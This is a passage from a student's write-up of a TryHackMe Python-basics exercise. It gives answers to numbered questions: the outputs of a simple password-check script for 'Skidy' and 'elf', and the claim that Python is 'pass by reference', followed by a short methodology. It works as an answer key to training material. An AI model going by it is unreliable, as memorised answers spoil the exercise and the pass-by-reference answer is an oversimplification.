
This shown us that Python was pass by reference.

Q6: What causes the previous task to output that?

Answer: Pass by reference







Besides that, we opened a .py file using Visual Studio Code and pasted the code given in the Google form, we then run the code. if the input was "Skidy", the output was “The Wise One has allowed you to come in.”. If the input was "elf", the output was “The Wise One not has allowed you to come in.”.

Q7: if the input was "Skidy", what will be printed?

Answer: The Wise One has allowed you to come in.

Q8: If the input was "elf", what will be printed?

Answer: The Wise One not has allowed you to come in.

Thought Process/Methodology:

First, we opened python3 on the terminal. Second, we execute True + True and we got 2. From TryHackMe, we knew that the database for installing other peoples libraries called Pypi. Third, we execute bool("False") and the output is True. Forth, we knew that library lets us download the HTML of a webpage is Requests from TryHackMe. After that, we used the code given in TryHackMe to analyse for Question 5, and we got the answer which also showed us that Python was pass by reference. Besides that, we opened a .py file using Visual Studio Code and pasted the code given in the Google form, then we run the code. If the input was "Skidy", the output was “The Wise One has allowed you to come in.”. If the input was "elf", the output was “The Wise One not has allowed you to come in.”.